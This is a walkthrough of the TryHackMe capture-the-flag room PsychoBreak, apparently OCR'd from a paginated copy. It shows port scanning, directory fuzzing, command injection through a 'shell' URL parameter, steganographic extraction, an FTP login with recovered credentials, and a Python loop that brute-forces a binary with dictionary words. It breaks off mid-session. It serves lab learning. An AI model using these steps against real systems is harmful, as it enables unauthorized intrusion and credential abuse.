

PSYCHOBREAK – TRYHACKME

PsychoBreak is a box on tryhackme (https://tryhackme.com/r/room/psychobreak) created by **shafdo**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




PSYCHOBREAK – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.

After starting the machine it'll get one minute to show the ip.



After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.



Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**


PSYCHOBREAK – TRYHACKME

Seems like our scan is completed. Looks like there are total 3 ports open.

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 60 ProFTPD 1.3.5a
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:2f:fb:3b:f3:95:c3:c6:df:31:d6:e0:9e:99:92:42 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDtgGI2Qpv+ora/iClEVeJSyw673ED4ciilMWv/Cw2NtVl9oB8A5rKktZYnJDw5sYZOvXimjb20Rk6a742anZZA87PM3
sU1zTi6U8Wn+6pixB9yRzAV8FVd/UThmC8vkiyNbNJUF6tgP+paajOIq2KzcmYrn8zZFL79EjDUUqSx72/wc/VUYyNArVGtVmOuvW1TBQwnpUv3zNQL1sabfiRzmgWB4unf
8k17
|   256 92:24:36:91:7a:db:62:d2:b9:bb:43:eb:58:9b:50:14 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCE8pJD7f5qX4X2kInnJf/m5wbTLOFA3I49Hyi2MrHxg3jREHseTbpqk0
|   256 34:04:df:13:54:21:8d:37:7f:f8:0a:65:93:47:75:d0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPxHqNM/ISBztZhs47D+flKJiTqFqt5kJrFDoeNyO8Zb
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome To Becon Mental Hospital
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

One of them is http web server. Now we will explore the webserver.


Our main page looks something like:



We can see a directory in oir souce code which is **sadistRoom**. We will explore it.


```
<!-- Sebastian sees a path through the darkness which leads to a room => /sadistRoom -->
```

Here we have got another information.




PSYCHOBREAK – TRYHACKME


There is a redirect link to another page and it contains a key to the locker room.



We can put it in our next page.



And we enter a new room i.e. locker room.



Here it contains a keeper key which is in Atbash cipher. After decoding it we get a key ie. **Grant_me_access_to_the_map_please**

After putting this key, We get access to the safe heaven. There were four rooms in total.

PSYCHOBREAK – TRYHACKME

Here is the map

1. Sadist Room
2. Locker Room
3. Safe Heaven
4. The Abandoned Room

Enter Key To access the map

Safe heaven looks like:

Safe Heaven

This is Sebastian's Safe House where he can have upgrades and have peaceful time without getting into trouble ...

Gallery

Take a look at my safe house

In the source code of this page, we get an information saying:

```
    </div>


<!-- I think I'm having a terrible nightmare. Search through me and find it ... -->

<script src="../js/jquery.min.js"></script>
<script src="../js/lightbox.js"></script>

</body>
</html>
```


After much exploring I understood that we need to do FUZZING in this page for which we will use **ffuf** tool.

```
┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.153.189/SafeHeaven/FUZZ
```

PSYCHOBREAK – TRYHACKME

```
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 1299, Words: 88, Lines: 52, Duration
This is Sebastian's Safe Hous                [Status: 200, Size: 1299, Words: 88, Lines: 52, Duration: 5147ms]
imgs                    [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 310ms]
                        [Status: 200, Size: 1299, Words: 88, Lines: 52, Duration: 167ms]
keeper                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 163ms]
:: Progress: [220560/220560] :: Job [1/1] :: 237 req/sec :: Duration: [0:16:20] :: Errors: 0 ::
```

We will get a directory **keeper** after the completion of the process. Now we will go to the keeper directory and look for another key to abandoned room.



When we escape keeper, we see a page containing an image in which we have to do OSINT. We will google the image and find the next key.

After googling we get that :


PSYCHOBREAK – TRYHACKME

The image shows a spiral staircase with metal railings and intricate patterns, possibly from inside a lighthouse or a historical building. Spiral staircases like this are common in lighthouses because they allow for compact, efficient access to multiple levels.


To help identify the exact location, more specific context about the area or additional clues in the image would be needed. This could be an iconic spiral staircase, such as those found in lighthouses like:

- **Ponce Inlet Lighthouse (Florida, USA)**
- **St. Augustine Lighthouse (Florida, USA)**
- **Currituck Beach Lighthouse (North Carolina, USA)**

According to the picture, we get the second option correct and get key to abandoned room.



The abandoned room looks something like this:




When we'll go further, We see a page containing the spider lady.

PSYCHOBREAK – TRYHACKME


In the source code of the page we get the information regarding shell.

```
<!-- There is something called "shell" on current page maybe that'll help you to get out of here !!!-->
```

So I tried command injection on the site link using **php?shell=ls** and many more.



After further exploring and typing **ls ..** I got another directory and after pasting it into the link we get a page containing somethings.



We will download the zip file and extract it.

```
┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# unzip helpme.zip
Archive:  helpme.zip
replace helpme.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: helpme.txt
  inflating: Table.jpg
```

After extracting we get a helpme.txt file and Table.jpg image.

```
┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# cat helpme.txt

From Joseph,

Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the table and unlock this cell. I'll tell you
 what happened when I am out of
this cell.
```


After much recon I got that the Table.jpg file is actually a zip file. So I converted it into Table.zip and extracted it.

```
┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# mv Table.jpg Table.zip

┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# unzip Table.zip
Archive:  Table.zip
replace Joseph_Oda.jpg? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: Joseph_Oda.jpg
replace key.wav? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: key.wav
```

PSYCHOBREAK – TRYHACKME

It contains a **key.wav** file which is some kind of morse code file and **Joseph_0da.jpg** file is a jpg file with steganography in it. So first I got the text from the audio file from a morse code converting site.



Now as we got a word it could be passphrase of the image file to open it. I used **steghide** to extract the files from the image with the passphrase **SHOWME.**

```
┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# steghide extract -sf Joseph_0da.jpg
Enter passphrase:
the file "thankyou.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "thankyou.txt".
```

It contains a **thankyou.txt** file. When we read this file we get credentials for **ftp** for user **joseph.**

```
┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# cat thankyou.txt

From joseph,

Thank you so much for freeing me out of this cell. Ruvik is nor good, he told me that his going to kill sebastian and next would be
 me. You got to help
Sebastian ... I think you might find Sebastian at the Victoriano Estate. This note I managed to grab from Ruvik might help you get
lnn to the Victoriano Estate.
But for some reason there is my name listed on the note which I don't have a clue.

        ------------------------------------------
       //                                        \\
       ||      (NOTE) FTP Details                ||
       ||      ==================                ||
       ||                                        ||
       ||      USER : joseph                     ||
       ||      PASSWORD : lntotheterror445       ||
       ||                                        ||
       \\                                        //
        ------------------------------------------

Good luck, Be carefull !!!
```

Following the credentials we will log into ftp using command **ftp joseph@ip** and get the files present there.

```
┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# ftp joseph@10.10.153.189
Connected to 10.10.153.189.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.153.189]
331 Password required for joseph
Password:
230 User joseph logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls -la
200 EPRT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 0        0            4096 Aug 13  2020 .
drwxr-xr-x   2 0        0            4096 Aug 13  2020 ..
-rwxr-xr-x   1 joseph   joseph   11641688 Aug 13  2020 program
-rw-r--r--   1 joseph   joseph        974 Aug 13  2020 random.dic
226 Transfer complete
ftp> get program
local: program remote: program
200 EPRT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
100% |***********************************************************************************| 11368 KiB  419.72 KiB/s    00:00 ETA
226 Transfer complete
11641688 bytes received in 00:27 (417.17 KiB/s)
ftp> get random.dic
local: random.dic remote: random.dic
200 EPRT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
100% |***********************************************************************************|   974      390.14 KiB/s    00:00 ETA
226 Transfer complete
974 bytes received in 00:00 (5.67 KiB/s)
ftp> bye
221 Goodbye.
```

We will get a **program** file and **random.dic** which is dictionary file. After much recon I got that the there is some sort of code in the program which needs a phrase from the

random.dic file to execute. So we will write a simple python code for the program and run it. We will wait until the program gets the right code.

The python script will be something like:

```
import os
import subprocess
import sys

f = open("random.dic", "r")

keys = f.readlines()

for key in keys:
        key = str(key.replace("\n", ""))
        print (key)
        subprocess.run(["./program", key])
```

We will run it in the same directory where program and dic file is stored.

Note: Change permissions of the program file

```
┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# ls
program  random.dic

┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# chmod +x program

┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
